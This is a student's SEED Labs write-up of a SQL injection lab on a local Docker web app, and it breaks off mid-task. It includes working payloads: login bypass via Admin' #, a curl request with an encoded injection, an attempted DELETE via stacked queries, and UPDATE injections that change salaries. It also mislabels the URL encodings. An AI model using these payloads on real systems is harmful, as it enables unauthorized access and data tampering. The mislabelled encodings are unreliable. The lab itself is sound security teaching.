

Name : Linson Peter Rodrigues

## LAB: 04 SQL Injection Attack Lab

### Task 1: Get Familiar with SQL Statements

- dcbuild

```
[10/27/23]seed@VM:~/.../Labsetup$ dcbuild
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
--> 2365d0ed3ad9
Step 2/5 : ARG WWWDir=/var/www/SQL_Injection
--> Using cache
--> 5eff9a6e105e
Step 3/5 : COPY Code $WWWDir
--> Using cache
--> a833d2aa94d2
Step 4/5 : COPY apache_sql_injection.conf /etc/apache2/sites-available
--> Using cache
--> 7765df297359
Step 5/5 : RUN azenites apache_sql_injection.conf
--> Using cache
--> becb5aabaeld

Successfully built becb5aabaeld
Successfully tagged seed-image-www-sqli:latest
Building mysql
Step 1/7 : FROM mysql:8.0.22
--> d4c3cafb1bd
Step 2/7 : ARG DEBIAN_FRONTEND=noninteractive
--> Using cache
--> 0ba37b6d1045
Step 3/7 : ENV MYSQL_ROOT_PASSWORD=dees
--> Using cache
--> 7f0bc397b820
Step 4/7 : ENV MYSQL_USER=seed
--> Using cache
--> 48gef1d1643a7
Step 5/7 : ENV MYSQL_PASSWORD=dees
--> Using cache
--> a400779bdd81
Step 6/7 : ENV MYSQL_DATABASE=sqllab_users
--> Using cache
```

- dcup

```
[10/27/23]seed@VM:~/.../Labsetup$ dcup
www-10.9.0.5 is up-to-date
mysql-10.9.0.6 is up-to-date
Attaching to www-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2023-10-27 18:25:57+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-10-27 18:25:57+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-10.9.0.6 | 2023-10-27 18:25:57+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-10-27 18:25:57+00:00 [Note] [Entrypoint]: Initializing database files
mysql-10.9.0.6 | 2023-10-27T18:25:57.250328Z 0 [System] [MY-019169] [Server] /usr/sbin/mysqld (mysqld 8.0.22) initializing of server in progress as process 44
mysql-10.9.0.6 | 2023-10-27T18:25:57.254564Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
mysql-10.9.0.6 | 2023-10-27T18:25:59.976842Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
mysql-10.9.0.6 | 2023-10-27T18:26:01.807434Z 6 [Warning] [MY-010453] [Server] root@localhost is created with an empty password ! Please consider switching off the --initialize-insecure option.
mysql-10.9.0.6 | 2023-10-27 18:26:04+00:00 [Note] [Entrypoint]: Database files initialized
mysql-10.9.0.6 | 2023-10-27 18:26:04+00:00 [Note] [Entrypoint]: Starting temporary server
mysql-10.9.0.6 | mysqld will log errors to /var/lib/mysql/e8c10703532.err
mysql-10.9.0.6 | mysqld is running as pid 91
mysql-10.9.0.6 | 2023-10-27 18:26:06+00:00 [Note] [Entrypoint]: Temporary server started.
mysql-10.9.0.6 | Warning: Unable to load '/usr/share/zoneinfo/iso3166.tab' as time zone. Skipping it.
mysql-10.9.0.6 | Warning: Unable to load '/usr/share/zoneinfo/leap-seconds.list' as time zone. Skipping it.
mysql-10.9.0.6 | Warning: Unable to load '/usr/share/zoneinfo/zone.tab' as time zone. Skipping it.
mysql-10.9.0.6 | Warning: Unable to load '/usr/share/zoneinfo/zone1970.tab' as time zone. Skipping it.
mysql-10.9.0.6 | 2023-10-27 18:26:09+00:00 [Note] [Entrypoint]: Creating database sqllab_users
mysql-10.9.0.6 | 2023-10-27 18:26:09+00:00 [Note] [Entrypoint]: Creating user seed
www-10.9.0.5 | * Starting Apache httpd web server apache2 AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 10.9.0.5. Set the 'ServerName' directive globally to suppress this message
www-10.9.0.5 | *
www-10.9.0.5 | * Starting Apache httpd web server apache2 AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 10.9.0.5. Set the 'ServerName' directive globally to suppress this message
www-10.9.0.5 | *
mysql-10.9.0.6 | 2023-10-27 18:26:09+00:00 [Note] [Entrypoint]: Giving user seed access to schema sqllab_users
mysql-10.9.0.6 | 2023-10-27 18:26:09+00:00 [Note] [Entrypoint]: /usr/local/bin/docker-entrypoint.sh: running /docker-entrypoint-initdb.d/sqllab_users.sql
```

- Dockps

```
[10/27/23]seed@VM:~/.../Labsetup$ dockps
2da89b9da63d www-10.9.0.5
e8c10703532b mysql-10.9.0.6
[10/27/23]seed@VM:~/.../Labsetup$ docksh e8
root@e8c10703532b:/#
```

- Logged into the database

```
root@e8c10703532b:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sqlab_users |
| sys |
+-----+
5 rows in set (0.02 sec)
```

- Activated the database

```
mysql> use sqlab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_sqlab_users |
+-----+
| credential |
+-----+
1 row in set (0.00 sec)

mysql> describe credential;
```

- Described the credential tables

```
mysql> describe credential;
+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| ID | int unsigned | NO | PRI | NULL | auto_increment |
| Name | varchar(30) | NO | | NULL |
| EID | varchar(20) | YES | | NULL |
| Salary | int | YES | | NULL |
| birth | varchar(20) | YES | | NULL |
| SSN | varchar(20) | YES | | NULL |
| PhoneNumber | varchar(20) | YES | | NULL |
| Address | varchar(300) | YES | | NULL |
| Email | varchar(300) | YES | | NULL |
| NickName | varchar(300) | YES | | NULL |
| Password | varchar(300) | YES | | NULL |
+-----+-----+-----+-----+-----+
11 rows in set (0.01 sec)

mysql> SELECT * FROM credential;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdbe918bdcae83000aa54747fc95fe0470fff4976 |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | | | | | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/16 | 98993524 | | | | | a3c50276cb120637ccaa69eb38fb992bb017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | | | 995b8b8c183f349b3cab0ae7fcdd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | a5bdf35a1d74ea895905f6f6618e83951abeftc0 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql> ■
```

```
[10/27/23]seed@VM:~/.../Labsetup$ echo -n 'seedalice' | shasum
fdbe918bdcae83000aa54747fc95fe0470fff4976
[10/27/23]seed@VM:~/.../Labsetup$ ■
```

## Task 2: SQL Injection Attack on SELECT Statement

Firefox Web Browser Oct 27 18:04 •

www.seed-server.com

SEED LABS

Employee Profile Login

USERNAME Username

PASSWORD Password

Login

Copyright © SEED LABS

- Logged in using Alice's credential

Activities Firefox Web Browser Oct 27 18:27 •

www.seed-server.com/unsafe\_home.php?username=Alice&Password=seedalice

SEED LABS Home Edit Profile Logout

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABS

### Task 2.1: SQL Injection Attack from webpage.

- USERNAME = Admin' #
- PASSWORD = null
- The statement after # will be regarded as comments, so we can log in as Admin.

The screenshot shows a web browser window with the URL [www.seed-server.com](http://www.seed-server.com). The title bar says "Employee Profile Login". The main content area has two input fields: "USERNAME" containing "alice' #" and "PASSWORD" containing "This connection is not secure. Logins entered here could be compromised. Learn More". Below the inputs is a "Login" button. At the bottom of the page, there is a copyright notice: "Copyright © SEED LABS".

- Logged into alice profile
- Was able to see the user details


The screenshot shows a web browser window with the URL [www.seed-server.com/unsafe\\_home.php?username=Admin'%23&Password=](http://www.seed-server.com/unsafe_home.php?username=Admin'%23&Password=). The title bar says "User Details". The main content area displays a table of user details. The table has columns: Username, Eid, Salary, Birthday, SSN, Nickname, Email, Address, Ph. Number. The data is as follows:

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

At the bottom of the page, there is a copyright notice: "Copyright © SEED LABS".

## Task 2.2: SQL Injection Attack from command line.

- curl '[www.seed-server.com/unsafe\\_home.php?username=alice&Password=11](http://www.seed-server.com/unsafe_home.php?username=alice&Password=11)'
- Modified the above link using below injection
- %27 (used for HASHTAG)
- %20 (single Quote)
- %23 (Spacebar)
- curl "www.seed-server.com/unsafe\_home.php?username=alice%27%20%23&Password=11"



```
[10/27/23] seed@VM: ~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailing Ying
Email: kying@syr.edu
-->
<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it ends within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
<!-- Required meta tags -->
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

<!-- Bootstrap CSS -->
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style_home.css" type="text/css" rel="stylesheet">

<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
<div class="collapse navbar-collapse" id="navbarTogglerDemo01">
<a class="navbar-brand" href="unsafe_home.php" ></a>
...
<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container col-4 col-lg-4 col-lg-offset-4 text-center'><br><h1>Alice Profile</h1><br><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><tr><td>Employee ID</td><td>10000</td></tr><tr><td>Salary</td><td>20000</td></tr><tr><td>Birth</td><td>9/20/2000</td></tr><tr><td>Email</td><td>test@example.com</td></tr><tr><td>Address</td><td>211002</td></tr><tr><td>Phone Number</td><td>555-555-5555</td></tr></table>
<br><br>
<div class="text-center">
<p>
Copyright © SEED LABS
</p>
</div>
<script type="text/javascript">
function logout(){
location.href = "logoff.php";
}
</script>
</body>
</html>
```

- Attack was done on the webpage, by using the 'curl' I was able to make request to the webpage, targeting user **Alice**.

### Task 2.3: Append a new SQL statement.

- Displayed the current members in the database.

The screenshot shows a web browser window with the URL `www.seed-server.com/unsafe_home.php?username=admin'+%23&Password=`. The page has a green header bar with the SEED LABS logo, a 'Home' link, an 'Edit Profile' link, and a 'Logout' button. Below the header is a section titled 'User Details' containing a table with the following data:


Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

At the bottom of the page, it says 'Copyright © SEED LABS'.

- I am targeting to delete the user, **Ted** from the database.
- Admin'; DELETE FROM credential WHERE name ='Ted"';#

The screenshot shows a web browser window with the URL `www.seed-server.com/unsafe_home.php?username=Admin'; DELETE FROM credential WHERE name ='Ted"';#&Password=`. The page has a green header bar with the SEED LABS logo. Below the header is a section titled 'Employee Profile Login' with two input fields: 'USERNAME' containing 'Admin'; DELETE FROM credential WHERE name ='Ted"';#' and 'PASSWORD' containing 'Password'. A green 'Login' button is below the fields. At the bottom of the page, it says 'Copyright © SEED LABS'.

- I tried executing the command to delete the user **Ted** from the database, but it kept on giving me error.
- After researching on internet I got the explanation for the above error.
- An attack cannot be rendered on MYSQL because of PHP's MySQL extension, i.e. **mysqli::query()**
- API; does not allow multiple queries to run in the database server, as a way of combating SQL injection




The screenshot shows a terminal window with a green header bar containing the "SEEDLabs" logo. The main body of the terminal is light green and displays the following MySQL error message:

```
There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE name = 'Ted'';# and Password='da39a3ee5e6b4b0d3255b' at line 3]\n
```

### Task 3.1: Modify your own salary.


#### SQL Injection attack on UPDATE Statement

- In order to update Alice's profile I'll need to access the details of Alice from the database using Injection Attack and by logging in Alice's profile .



The image shows a login interface titled "Employee Profile Login". It features two input fields: "USERNAME" containing "Alice' #" and "PASSWORD" containing "Password". Below the inputs is a green "Login" button. At the bottom of the page, the text "Copyright © SEED LABS" is visible.

- Logged into **Alice's** profile
- Inorder to update the profile of **Alice** we need to click on **Edit Profile** tab of the page



The image shows the "Alice Profile" page. It displays a table with columns "Key" and "Value". The table contains the following data:

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

At the bottom of the page, the text "Copyright © SEED LABS" is visible.

- View of **Edit Profile**

Home **Edit Profile**

### Alice's Profile Edit


---

NickName	<input type="text" value="NickName"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

**Save**

Copyright © SEED LABS

- Tried to inject salary column into the database, and used that to update salary of Alice




The screenshot shows a web application interface for editing a profile. At the top, there is a green header bar with 'Home' and 'Edit Profile' buttons. Below the header, the title 'Alice's Profile Edit' is centered. The form contains five input fields:

NickName	' ,salary='800000
Email	alice123@gmail.com
Address	Chicago
Phone Number	8722584444
Password	Password

Below the form is a large green 'Save' button. At the bottom of the page, the copyright notice 'Copyright © SEED LABs' is visible.

- Alice's salary was updated successfully
- The salary previously mentioned was 20000 after updating it was 800000



The screenshot shows a web application interface for viewing a profile. The title 'Alice Profile' is centered at the top. Below the title is a table displaying various profile details:

Key	Value
Employee ID	10000
Salary	800000
Birth	9/20
SSN	10211002
NickName	
Email	alice123@gmail.com
Address	Chicago
Phone Number	8722584444

At the bottom of the page, the copyright notice 'Copyright © SEED LABs' is visible.

### Task 3.2: Modify other people' salary.

- There are multiple ways to modify other people's salary
- 1. Attacking the user's credential and then accessing their details, an updating them .
- 2. In Alice's profile, we can write an update statement to update the details.
- Boby's salary before updating

**Boby Profile**

Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABS

**Boby's Profile Edit**

NickName	<input type="text" value="',salary='90"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

**Save**

Copyright © SEED LABS

- Boby's salary was changed successfully

### Boby Profile

---

Key	Value
Employee ID	20000
Salary	90
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABS

### Task 3.3: Modify other people' password.

- In php code we can see that all the user passwords that are entered are hashed with SHA1 hash algorithm, so the password that I am creating for bob will also be hashed, so it would be easy for database to relate
- Created a new password and saved it in **password.txt** file
- Hashed the new password using SHA1 algorithm to generate the hash code .

```
[11/08/23] seed@VM:~/.../Labsetup$ echo -n boby23 > password.txt
